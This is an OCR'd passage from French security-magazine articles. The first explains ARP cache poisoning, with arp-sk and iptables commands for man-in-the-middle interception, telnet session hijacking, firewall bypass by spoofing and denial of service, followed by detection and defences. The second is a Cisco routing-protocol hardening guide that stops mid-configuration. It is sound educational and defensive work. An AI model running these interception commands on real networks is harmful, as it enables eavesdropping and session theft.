


fig.3 ARP MiM

En outre, dans la mesure où nous parvenons à détourner le trafic émis par un hôte à destination d'un autre, nous pouvons également réaliser la même opération sur l'autre partie du canal de communication : les deux hôtes nous envoient alors leurs trames lorsqu'ils communiquent entre eux. `arp-sk` dispose d'une option pour réaliser ceci de manière automatique (option `-m` ou `–arpmim`), mais l'exemple suivant présente l'opération détaillée illustrée par la figure 3.

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)
[...]

[root@joker]# arp-sk -r -d robin -S batman -D robin
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.1 (batman)
+ Target MAC: 52:54:05:FD:DE:E5
+ Target ARP MAC: 52:54:05:FD:DE:E5
+ Target ARP IP : 192.168.1.2 (robin)
[...]
```

Nous venons ici de réaliser un ARP MiM, *ARP Man in the Middle*, où une redirection complète de connexion.

Interception (*proxying*) et vol de connexion (*hijacking*)

À présent, nous sommes capables de réaliser des opérations de détournement de flux, exactement de la même manière qu'un proxy transparent détourne vers sa couche applicative des flux qui ne lui sont pas destinés. Le principe est assez simple : la couche IP, ou un utilitaire, se charge de faire remonter vers le contenu des paquets IP sélectionné selon divers paramètres sans pour autant que l'adresse IP destination soit celle (ou une de celles) prise en charge par l'hôte considéré.

Supposons que batman et robin soient amenés à s'échanger régulièrement des fichiers par HTTP, et joker veut influer sur ces échanges. Pour réaliser ceci, il dispose de la cible REDIRECT de `iptables`.

```
[root@joker]# iptables -A INPUT -p tcp -s robin
-d batman –dport 80 -j REDIRECT –to-ports 80
```

Ainsi, joker renvoie sur son port 80 local les paquets TCP émis par robin à destination du port 80 (HTTP) de batman. Sur le port 80 de joker, il écoute un proxy HTTP qui permet de traiter la connexion, d'en extraire et/ou d'en modifier les données. Lorsque robin veut se connecter sur batman, il se connecte en fait sur joker, lequel se connecte en retour sur batman. Lorsque robin et batman échangent des données via cette connexion, joker les manipule, c'est-à-dire les extrait et même les modifie sans qu'aucune des deux parties ne s'en aperçoive. Si des systèmes de vérification d'intégrité simples comme CRC32, MD5 ou SHA1 étaient mis en place, joker serait capable de recalculer les sommes à la volée.

Dans le cas présent, nous redirigeons du trafic IP via Netfilter : nous disposons donc de toutes les capacités de cet outil en matière de reconnaissance de paquets. Cela signifie que nous pouvons extraire très précisément les paquets qui nous intéressent et laisser les autres vivre leur vie, ce qui rend notre présence d'autant plus discrète.

De même, joker est capable de voler la connexion à tout moment en y mettant fin pour une partie et en continuant le dialogue avec l'autre. Ainsi, nous récupérons des connexions telnet : une fois l'utilisateur logué et ayant effectué son `su root`, nous le déconnectons et prenons sa place. Comme nous avons affaire à deux connexions que nous traitons, nous n'avons même pas à nous occuper d'éventuels problèmes de synchronisation lors de l'injection des données.

En fait, les possibilités d'interaction avec le flux intercepté ne sont limitées que par l'outil que nous utilisons pour le traiter. Ainsi, on peut imaginer détourner un flux HTTP vers un serveur Apache disposant localement d'une partie de l'arborescence d'un serveur précis dont nous voulons offrir un contenu modifié à nos cibles. Les requêtes à destination du reste du site sont renvoyées au site original via nos pages web, ou via le mod_proxy. En outre, si nous voulons voler les flux venant ou allant vers des adresses extérieures au réseau local considéré, il nous suffit de prendre la place du routeur aux yeux de ceux que nous voulons abuser :

```
[root@joker]# arp-sk -r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk -r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk -r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk -r -d batcave-gw -S batman -D batcave-gw
[...]
```




Fig. 4 : interception de flux




Fig. 5 : passage de pare-feu par usurpation

Passage de pare-feu par usurpation (*spoofing*)

En utilisant la possibilité de se faire passer pour un hôte quelconque du réseau auprès de la passerelle et le concept d'interception de flux, nous pouvons initier des connexions vers le monde extérieur avec les listes d'accès définies pour l'adresse usurpée. Ceci nous permet d'élever notre niveau de privilège pour les accès réseau à travers un éventuel dispositif de filtrage

(pare-feu, proxy). Cette technique demande cependant beaucoup de précautions pour ne pas perturber le trafic émis par l'hôte dont on usurpe l'adresse.

Pour réaliser ceci, il n'est pas nécessaire pour joker de faire une double redirection (*ARP MiM*) comme c'était le cas avant (cf. figure 5). La seule redirection du trafic entrant dans le réseau à destination de robin par exemple nous intéresse :

```
[root@joker]# arp-sk -r -d batcave-gw -S robin -D
batcave-gw
```

Joker ne se préoccupe pas de la présence ou non d'une entrée pour robin dans le cache ARP de batcave-gw, IOS 12.1 se comportant comme Windows ou OpenBSD en laissant des réponses ARP créer des entrées.

Homme du milieu (*Man in the Middle* - MiM)

L'application la plus intéressante est certainement l'interception des flux cryptographiques. Supposons que batman veuille envoyer des informations de manière chiffrée à robin. Batman se connecte sur robin et va entamer une phase d'authentification suivie d'une phase de négociation des paramètres cryptographiques nécessaires au bon échange des données. Par un système d'interception de flux, nous redirigeons ce flux vers un applicatif local dont l'objectif est d'amener chacun des deux hôtes à négocier ses paramètres avec nous. Ainsi, nous sommes capables de déchiffrer le flux émis par robin, le lire, éventuellement le modifier, puis de le chiffrer à nouveau et l'envoyer à batman, et inversement.

La littérature sur une attaque cryptographique en *Man in the Middle* étant abondante, nous ne la détaillerons pas plus. Ce que nous voulons montrer ici, c'est la simplicité de sa mise en oeuvre

sur un réseau local au moyen de ARP. De fait, l'authentification simple, par mot de passe par exemple, ne suffit plus dans le cas présent. Cela vaut pour tous les systèmes cryptographiques ne mettant pas en oeuvre d'authentification forte, ou n'étant pas configurés pour (SSH, IPSEC, SSL, etc.).

Déni de service (*DoS*)

Il est très facile de réaliser des dénis de service en utilisant les attaques sur ARP. Il suffit de refuser les paquets détournés :

```
[root@joker]# iptables -A INPUT -p tcp -s robin -d batman -j DROP
```

Pour robin, batman est mort... Il est ainsi possible de rendre un serveur de domaines inaccessible un h te donné, de manière se positionner comme serveur secondaire et proposer des mécanismes d authentification plus faibles.

Les parades

Les systèmes de détection d intrusion (*IDS*)

On peut penser la détection de ce type d attaque de deux manières. La première consiste construire une table d association entre une adresse MAC et une adresse IP. Un h te est alors chargé d écouter le trafic ARP circulant sur le réseau pour y repérer les changements d association, les nouvelles adresses MAC ou encore les nouvelles adresses IP. L outil `ARPWatch` (cf. **http://letanou.linuxfr.org/arpwatch/arpwatch.html**) met en oeuvre ce type de détection.

Un outil similaire existe pour environnements Microsoft : `WinARPWatch` (cf. **http://jota.sm.luth.se/~andver-8/warp/**).

La seconde méthode consiste configurer un IDS classique pour détecter les traces de ces attaques dans les flux réseau. Le logiciel utilisé pourra soit utiliser un plugin prévu cet effet, soit s appuyer sur un moteur de détection supportant la mise en place de règles pour le protocole ARP, ce qui reste rare l heure actuelle.

Le NIDS Prelude (**http://www.prelude-ids.org/**), par exemple, dispose d un plugin dédié qui vérifie la cohérence du message ARP et des entêtes Ethernet :

- détection des requêtes émises en unicast ;
- adresse source Ethernet différente de celle contenue dans le message ARP ;
- adresse destination Ethernet différente de celle contenue dans le message ARP.

En outre, ce plugin permet de spécifier des associations MAC/IP pour lesquelles il détectera tout message ARP ou tout paquet contradictoire avec ces entrées.

La version de développement de Snort (**http://www.snort.org/**) dispose d un préprocesseur dédié appelé `arpspoof` dont les fonctionnalités sont proches de celles du plugin de Prelude.

Cache ARP statique

Un autre moyen efficace de protéger son cache ARP est d ajouter des entrées statiques. Ainsi, les passerelles par défaut et les serveurs importants sont renseignés de manière définitive dans le cache ARP. De telles entrées n expirent jamais et ne peuvent être mises jour.

```
# Linux
arp -s nom_d_hôte hw_addr
arp -f nom_de_fichier
```

Attention, dans le monde Microsoft, une entrée statique signifie entrée permanente dans le cache, c est- -dire que l entrée n expire pas. Elle reste cependant susceptible d être mise jour. Un système Windows est par définition vulnérable la corruption de son cache ARP, l exception de Windows XP.

On peut aussi noter que Solaris offre, outre le cache statique, la possibilité de modifier la valeur du temps d expiration d une entrée du cache ARP l aide de la commande ndd :

```
ndd -set /dev/arp arp_cleanup_interval <temps en ms>
```

Une valeur faible permet un renouvellement fréquent des entrées (20 minutes par défaut) qui oblige un attaquant forcer le maintient des entrées falsifiées de fa on plus soutenue, donc plus visible. En revanche, une valeur trop faible de ce temps nuit l efficacité de votre réseau.

Filtrage au niveau ARP

Certains outils exploitent les adresses MAC pour filtrer du trafic. Ceci nous permet de forcer des associations IP/MAC dans nos règles de filtrage. Netfilter permet de réaliser ceci sous Linux 2.4 :

```
[root@alfred]# iptables -A INPUT -m mac –mac-source 52:54:05:F4:62:30 -s batman -j ACCEPT
```

De cette manière, on force l association de l adresse IP de batman son adresse MAC. Toujours sous Linux, on pourra noter la prochaine sortie d une table arp qui permettra de filtrer les requêtes ARP.

Certains commutateurs permettent en outre de mettre en place des ACLs de niveau 2, mais cela ne nous aide pas énormément dans le cas présent. Par contre, des commutateurs de niveau 3 permettent la mise en place d associations port/MAC/IP statiques.

Utilisation de l'authentification forte

Pour des applications très sensibles, l'authentification forte est une solution apportant un degré de sécurité supplémentaire. L'authentification des parties (hôtes et utilisateurs) se faisant via des clés publiques ou des certificats dont un éventuel attaquant ne possède pas les éléments privés, l'attaque MiM ne fonctionne plus.

On comprend mieux pourquoi il est impératif de vérifier les certificats des sites sur lesquels on se connecte en SSL : propriétaire, autorité de certification, validité, etc. La fabrication d'un certificat possédant des champs arbitraires étant triviale, seuls des éléments comme la vérification de la certification peuvent infirmer ou confirmer la validité d'un certificat. Ainsi, si le certificat de votre banque en ligne n'est pas reconnu par votre navigateur, abandonnez la connexion.

Conclusion

Dans le lot des idées reçues qui ont la vie dure, il nous paraissait important de faire un sort à celle qui voulait qu'on ne puisse pas sniffer sur un réseau commuté. Comme nous l'avons vu, non seulement ce n'est pas vrai, mais les implications ne se limitent pas au simple vol d'information. Il en résulte que la compromission d'un seul hôte suffit à mettre à mal la sécurité de tous les échanges transitant par le réseau Ethernet auquel il est connecté.

À noter enfin la possibilité de corrompre le cache avec des informations concernant une machine tiers. Dans nos exemples, la machine attaquante (joker) cherchait systématiquement à corrompre le cache des cibles en imposant sa propre adresse MAC à la place d'une autre. Cependant, il est tout aussi intéressant de construire un message ARP en utilisant l'adresse MAC d'une troisième machine. Son adresse MAC est renseignée en lieu et place de l'adresse MAC de l'attaquant. La trame Ethernet contient ainsi en adresse source celle de la machine tiers et de même au niveau du protocole ARP. Cette variante constitue un déni de service lorsque l'adresse MAC est inexistante, ou redirige simplement le trafic vers une machine différente de celle de l'attaquant (par exemple une machine sous son contrôle).

C'est à la lumière de ce type d'attaque qu'on comprend mieux l'intérêt de segmenter ses réseaux et d'utiliser la cryptographie partout où c'est possible.

Cédric Blancher – *blancher@cartel-securite.fr*
Eric Detoisien - *ede@global-secure.fr*
Frédéric Raynal - *pappy@miscmag.com*

Protection de l'infrastructure réseau IP Les protocoles de routage et MPLS

Après avoir présenté la sécurisation des routeurs et des commutateurs, leur administration à distance et les ACLs dans le premier numéro de MISC ; puis, dans le numéro deux, les attaques à l'encontre, ou utilisant des protocoles de la couche liaison de données ainsi que l'(in)sécurité des VLANs ; nous allons présenter dans ce troisième volet les protocoles de routage, leur fonctionnement et la sécurisation des échanges pour protéger son domaine de routage. Nous introduisons également MPLS (MultiProtocol

réseaux privés virtuels reposant sur MPLS. Comme dans les numéros précédents, les exemples concernent Cisco IOS.

Les protocoles de routage

Les protocoles de routage (dans le monde "IP") sont classés dans deux grandes familles : les protocoles de routage "internes" et "externes". Au niveau algorithmique, il existe également deux grandes familles : les protocoles "vecteur distance" et les protocoles "état des liaisons" (ou « état des liens »).

La différence entre un protocole de routage dit « interne » (IGP – Internal Gateway Protocol) et « externe » (EGP – External Gateway Protocol) n'est pas technique mais purement administrative. En effet, un « domaine » administratif est composé de différents (sous-)réseaux qui sont sous l'autorité d'une même structure : au niveau de l'Internet, ce domaine administratif, aussi appelé système autonome (AS – Autonomous System), correspond à une entité logique et est représenté par un identifiant numérique. L'ASN (Autonomous System Number) de COLT Telecom Suisse est 12755.

Un protocole « vecteur distance » (« distance vector ») détermine le chemin plus court en se basant sur le nombre de sauts à effectuer pour joindre la destination : chaque routeur informe ses voisins des réseaux qu'il sait atteindre, le nombre de sauts à effectuer ainsi que l'adresse IP de la passerelle à utiliser. Le nombre de sauts est augmenté de 1 pour chaque route reçue avant d'être redistribué.

L'algorithme le plus courant est Bellman-Ford. Cette approche est très basique et très simple mais souffre de problèmes : les temps de convergence ainsi que les informations échangées sont fonction de la taille du réseau, et la notion de distance pas toujours très adaptée aux besoins. Une incohérence au niveau de la table de routage d'un routeur peut très facilement engendrer des boucles dans le routage des datagrammes.

Au contraire, un protocole « état des liaisons» (link state) va envoyer l'état de tous ses liens à tous les autres routeurs. Chaque routeur va construire à partir de ces informations une carte complète du réseau et va lui appliquer un algorithme pour trouver le chemin le plus court. L'algorithme le plus courant est celui de Dijkstra : SPF (Shortest Path First). L'avantage de cette approche est que chaque routeur est indépendant et la quantité d'informations échangées plus faible. En revanche, la recherche du chemin le plus court est gourmande en temps CPU.

Une politique de routage doit être homogène au sein d'un même réseau ou système autonome pour éviter boucles, trous noirs ainsi que des "tempêtes" de messages et d'événements liés à un changement dans le réseau qui oblige le ou les protocoles de routage à reconverger. On peut trouver dans un même réseau plusieurs protocoles de routage « concurrents » ou complémentaires : la distance administrative du protocole de routage permet de choisir, pour des routes aux caractéristiques identiques, celle qui sera stockée dans la table de routage pour être utilisée.

Le routage peut également être "classfull" ou "classless". Le routage "classless", par opposition au routage "classfull" permet de se défaire des classes d'adresses (A, B, C, …) en appliquant un masque de sous-réseau plus long pour optimiser l'utilisation des plages d'adresses disponibles.

L'opération dite de « routage » est en réalité découpée en deux étapes : la décision de routage (par rapport au contenu de la RIB (Routing Information Base) ou de la FIB (Forwarding Information Base) et le « forwarding » (c'est-à-dire l'envoi du datagramme sur l'interface de sortie). Suivant les implémentations, on trouve soit une RIB par protocole de routage utilisé, soit une RIB commune. Généralement la décision de routage est effectuée par rapport à l'adresse IP destination, mais il est également possible de se baser sur l'adresse IP source (routage par rapport à la source - « source based routing ») voire définir la route à suivre pour le datagramme à la source (routage par la source - « source routing »). Cette dernière option est à désactiver si vous n'en avez

pas besoin (`no ip source-route`). Il est également inutile de « masquer » les adresses IP de vos routeurs en interdisant, entre autres, les messages ICMP Echo/Echo_reply ainsi que traceroute si vous autorisez les messages ICMP Record Route…

Les protocoles de routage "internes"

Il existe un nombre important de protocoles de routage internes mais nous n'allons décrire en détail dans cet article qu'OSPF et IS-IS qui sont les plus présents dans un réseau d'entreprise ou d'opérateur. RIP ainsi qu'(E)IGRP sont des protocoles de moins en moins courants et sont remplacés par OSPF ou IS-IS. Un message ICMP Redirect n'est pas un protocole de routage dynamique en soi, même s'il permet de passer outre les routes statiques configurées sous certains systèmes d'exploitation ;-)

L'authentification « texte simple » correspond à l'ajout dans les échanges protocolaires d'un mot de passe (secret commun à tous les équipements) sans aucun chiffrement, ce qui le rend sensible aux attaques par « reniflage » (« sniffing »). L'authentification MD5 ajoute généralement une signature (un condensat) à ces échanges ce qui fait que le mot de passe ne transite pas sur le réseau. En fonction de l'implémentation et des paramètres pris en compte, cette méthode d'authentification ne protège pas contre toutes les attaques, l'attaque par rejeu étant l'une d'elle. Certains vendeurs supportent également une gestion de la durée de vie des clés pour limiter le temps pendant lequel cette dernière attaque est possible.

RIP (Rest in Peace)

Routing Information Protocol est un protocole de routage de type "vecteur distance". La métrique maximale est de 15, 16 représentant "l'infini". L'infini correspond à une destination inaccessible : cela limite le diamètre du réseau à 15 routeurs.

La version recommandée de RIP est la version 2. Les grands changements concernent l'ajout de l'authentification (texte simple ou MD5) au niveau sécurité, le passage du mode "broadcast" pour la diffusion des informations de routage au mode "multicast" ainsi que la possibilité d'annoncer des sous-réseaux. Cela signifie que RIPv2 supporte le routage dit "classless". Les messages échangés sont des datagrammes 520/udp.

Configuration pour RIPv2 avec authentification MD5 :

```
key chain macle
 key 1
 key-string <mot de passe>
 accept-lifetime infinite

interface xy
 ip address x.x.x.x y.y.y.y
 ip rip authentication key-chain macle
 ip rip authentication mode md5

router rip
 version 2
 network x.x.x.x
 passive-interface default
 no passive-interface xy
```

(E)IGRP

Internal Gateway Routing Protocol est un protocole de type "vecteur distance" développé par Cisco. Contrairement à RIP, il supporte des routes multiples vers une même destination. Cela permet d'avoir des routes avec des métriques différentes (route de secours en cas de défaillance de la route principale) ou identiques (répartition/distribution du trafic sur deux liens – "equal cost path"). Le routeur peut tenir compte de la bande passante, de la charge, du délai ainsi que de la fiabilité du lien.

IGRP n'intègre aucun mécanisme de sécurité.

EIGRP (Enhanced IGRP) est un croisement entre un protocole de type "vecteur distance" (utilisé lors de la découverte des voisins ainsi que pour l'échange des routes) et un protocole de type "états des liaisons" pour le calcul des métriques. Au niveau sécurité EIGRP apporte l'authentification MD5 :


```
key chain macle
 key 1
 key-string <mot de passe>
 accept-lifetime infinite

interface xy
 ip address x.x.x.x y.y.y.y
 ip authentication key-chain eigrp 3 macle
 ip authentication mode eigrp 3 md5

router eigrp 3
 network x.x.x.x
 passive-interface default
 no passive-interface xy
```

OSPF

Open Shortest Path First fonctionne "au dessus" d'IP et est identifié par le numéro de protocole 89. OSPF est un protocole du type « état des liaisons». Tous les échanges reposent sur du trafic multicast : découverte des routeurs qui se trouvent dans la même aire, mise en place d'une "session" (adjacency) entre

eux pour échanger des LSAs (Link State Advertisments). Cette session, établie après une diffusion de messages « Hello », peut être en mode « FULL » (active) ou « 2-WAY » (en attente) et les LSAs peuvent être de différents types : Network, External ou Summary.

Un réseau typique est composé de différentes aires ("area") interconnectées par l'aire 0 (ou 0.0.0.0, les deux notations étant possibles) également appelée "backbone area ». Les autres types d'aires sont des aires « normales », Stubby ou NSSA (Not So Stubby Area). Il est possible d'échanger du trafic entre deux aires sans passer par l'aire 0 à l'aide de liens virtuels ("virtual links") mais leur utilisation permanente (c'est-à-dire hors période de migration ou d'intégration) est, dans la majorité des cas, synonyme d'une architecture de réseau à revoir.



Exemple de réseau OSPF

Un routeur qui est un point d'échange entre deux ou plusieurs aires est appelé un ABR (Area Border Router). Lorsque l'une des ces aires (dans ce cas un système autonome) utilise un protocole de routage interne différent d'OSPF, ce routeur devient un ASBR (Autonomous System Border Router). Les A(S)BR permettent de filtrer et de redistribuer les routes en fonction d'une politique de routage mais représentent également un bon point d'attaque : ils ont accès à plusieurs aires voire plusieurs AS (pour les ASBR).

Pour augmenter la scalabilité (anglicisme venant de "scalability", peut se traduire par "résistance au facteur d'échelle" ou encore « extensibilité »), tous les routeurs n'activent pas une session avec chaque autre routeur de l'aire mais uniquement avec deux routeurs identifiés comme des DR (Designated Routers). L'élection du DR (routeur désigné) mais aussi celle du BDR (Backup Designated Router) se fait par rapport au RouterID et à la priorité affectée à chaque routeur dans le réseau. Le RouterID (ou RID) est, soit précisé explicitement dans la configuration, soit par défaut l'adresse IP de l'interface loopback si elle configurée, ou encore en dernier ressort l'interface réseau active ayant l'adresse IP la plus "grande".

Il est conseillé d'activer l'authentification autre que Null (texte ou MD5) des messages OSPF dans toutes les aires :

```
interface xy
!ip ospf authentication-key <key>
 ip ospf message-digest-key 1 md5 <key>

router ospf 1
 area 0 authentication [message-digest]
```

Et, bien sûr, de journaliser tous les changements :

```
router ospf 1
 log-adjacency-changes
```

Le mot-clé "network" est un faux ami. En effet, il ne correspond pas aux réseaux qu'OSPF est censé annoncer ou gérer, mais liste les interfaces réseaux du routeur qui doivent participer aux échanges OSPF. Il est donc important de ne lister, ou d'exclure (par des "passive-interface"), en fonction de votre politique de routage, que les interfaces définies pour envoyer et recevoir des LSAs.

```
router ospf 1
 network x.x.x.x
 passive-interface default
 no passive-interface xy
```

Une autre option consiste à transformer artificiellement son réseau "broadcast" en réseau point-à-point (réseau du type "Non Broadcast Multiple Access"). De cette façon, les routeurs ne communiquent plus qu'avec d'autres routeurs explicitement listés :

```
interface xy
 ip ospf network non-broadcast

router ospf 1
 neighbor x.x.x.x
```

Il n'est pas possible de filtrer les informations qui vont être reçues (in) puis stockées dans la base de données d'OSPF mais uniquement celles qui vont être « copiées » de cette base vers la table de routage de l'équipement ou redistribuées (out) sur les ASBR (cela ne s'applique pas aux routes échangées dans et entre les aires) :

```
router ospf 1
 distribute-list <ACL> in
 distribute-list <ACL> out
```

Les attaques consistent à injecter de faux LSAs dans le réseau et/ou devenir Designated Router (en mettant le DR et le BDR légitime hors service ou en utilisant un RouterID ainsi qu'une


priorité plus élevés). Néanmoins OSPF, comme beaucoup de protocoles de type « état des liens », se défend contre de faux LSAs : les routeurs légitimes vont les voir et « contredire » le contenu de ces LSAs.

IS-IS

Intermediate System to Intermediate System est un protocole de routage "ancien". En effet, il est utilisé dans le monde OSI pour les protocoles OSI "routés" (CNLP est l'équivalent d'IP dans le monde OSI). Contrairement à OSPF, il n'est pas directement lié à IP, mais se situe directement au-dessus de la couche liaison de données.

IS-IS est plus flexible qu'OSPF car les échanges sont encodés au format TLV (Type-Longueur-Valeur). TLV est un format d'encodage (BER – Basic Encoding Rules) qui utilise la syntaxe ASN.1.

Le RID IS-IS se nomme SysID et forme avec l'Area ID le NET (Network Entity Title). La notion de DR existe également : la priorité ainsi que l'adresse MAC interviennent dans son élection. Contrairement à OSPF, l'arrivée d'un nouveau DR dans le réseau « preempt » (c'est-à-dire que s'il est plus prioritaire il va remplacer le DR actif jusque là. Tous les routeurs mettent également en place des sessions (adjacences) entre-eux, une par couche (L1, L2, L1/L2). L'équivalent des LSAs OSPF sont les LSPs (Link State PDUs). Cette abréviation, bien qu'également utilisée dans le contexte de MPLS n'a pas la même signification.



Exemple de réseau IS-IS

Comme pour OSPF, il est vivement recommandé de journaliser tous les changements et d'utiliser des mots de passe (MD5) pour l'authentification au niveau de l'interface, de l'aire ainsi que du domaine :

```
interface xy
 isis password <password> level-<z>
router isis
 log-adjacency-changes
 domain-password <password>
 area-password <password>
```

L' « avantage » d'un protocole comme IS-IS qui n'utilise pas IP comme transport est de rendre les attaques un peu plus difficiles à effectuer, mais elles sont d'ordinaire aussi plus délicates à détecter et à tracer. L' «Overload Bit » présent dans les LSPs IS-IS permet à un routeur de signaler qu'il est trop chargé. Cette option peut être détournée pour faire croire que tous les routeurs sont chargés, pour forcer le trafic par un chemin.

BGP, protocole de routage "externe"

Border Gateway Protocol est un protocole de routage dit "externe" (EGP – External Gateway Protocol, à ne pas confondre avec EGP, l'ancêtre de BGP). BGP n'est ni un protocole de type « vecteur distance », ni de type « état des liaisons» mais plutôt « vecteur de chemin ».

Le choix de la route est fondé (par défaut) sur l'AS_path le plus court. L'AS_path correspond au chemin entre deux AS (l'AS source et l'AS destination) ainsi que le nombre d'AS à traverser : 12755 8220 702 (pour aller de COLT Suisse à UUnet en passant par COLT Internet). L'AS_path, qui est établi à partir des informations échangées dans la session BGP, peut être allongé artificiellement pour modifier la distribution du trafic en utilisant des « prepends » (dupliquer son ASN dans l'AS_path) : 12755 12755 12755 8220 702.

Les autres options qui affectent le choix de la meilleure route, sont, entre autres : la préférence locale (LOCAL_PREF), le poids (WEIGHT) ou encore le MED (Multi Exit Discard). Les AS dits « privés » (64512<ASN<65535) sont « l'équivalent » dans BGP de la RFC 1918. Les communautés permettent de gérer des ensembles logiques de destinations. En fonction de vos besoins, il est souvent recommandé de ne pas réannoncer les communautés à d'autres AS (mots-clés `no-export` ou `no-advertise`).

Une session BGP est point à point entre deux routeurs (179/tcp), souvent directement adjacents, mais peut aussi être de type "multi-hop" s'ils ne le sont pas.

Contrairement à OSPF, le mot clé "`network`" dans la configuration BGP correspond bien au réseau, également appelé préfixe réseau, à annoncer. La journalisation permet de garder une trace des changements d'états des sessions BGP entres les routeurs :

```
router bgp 65000
 bgp log-neighbor-changes
 network x.x.x.x
```

Les partenaires ("peers") sont également listés de façon explicite.

Il est vivement conseillé d'authentifier (MD5) les échanges et, dans le cadre de sessions avec d'autres AS, d'utiliser un mot de passe différent pour chacun d'eux. Malheureusement, trop peu d'opérateurs l'utilisent.

```
router bgp 65000
 neighbor y.y.y.y remote-as 65001
 neighbor y.y.y.y password <MD5password>
 neighbor y.y.y.y version 4
```

Chaque voisin ("neighbor" ou "peer") échange des informations de routage sous la forme de messages UPDATE qui contiennent uniquement les modifications (pas d'échange des tables de routage complètes). Le filtrage des informations échangées se fait par session, par "sens" (informations reçues et envoyées), mais également au niveau des préfixes réseaux (`prefix-list` ou `filter-list`) ainsi que de l'AS_path (`route-map` fondée sur une ACL `as-path`). S'il n'est pas toujours possible de lister explicitement tous les préfixes réseaux d'un partenaire et/ou un AS_path restreint (point de peering ou base RIPE pas à jour par exemple), le mot clé `maximum-prefix` permet de couper une session dès qu'un voisin tente d'annoncer plus de préfixes réseaux qu'autorisés. A ce jour, une table de routage BGP "complète", pour un réseau connecté à l'Internet, compte entre 100 000 et 110 000 entrées. La différence de taille s'explique, entre autres, par le fait que tous les FAI n'agrègent pas certains préfixes de manière identique, que certains d'entre eux filtrent tous les préfixes plus longs que /24 et que les routes instables ("flapping routes") sont exclues pour un temps donné différent ("route dampening").

```
router bgp 65000
 neighbor y.y.y.y prefix-list theirnetworks in
 neighbor y.y.y.y prefix-list ournetworks out
 neighbor y.y.y.y maximum-prefix 120000
 neighbor y.y.y.y route-map ourASpath out

ip prefix-list ournetworks seq 5 permit z.z.z.z/17
ip prefix-list ournetworks seq 10 deny 0.0.0.0/0 le 32
ip prefix-list theirnetworks seq 5 permit k.k.k.k/19
ip as-path access-list 99 permit ^<AS>( <AS>)*$

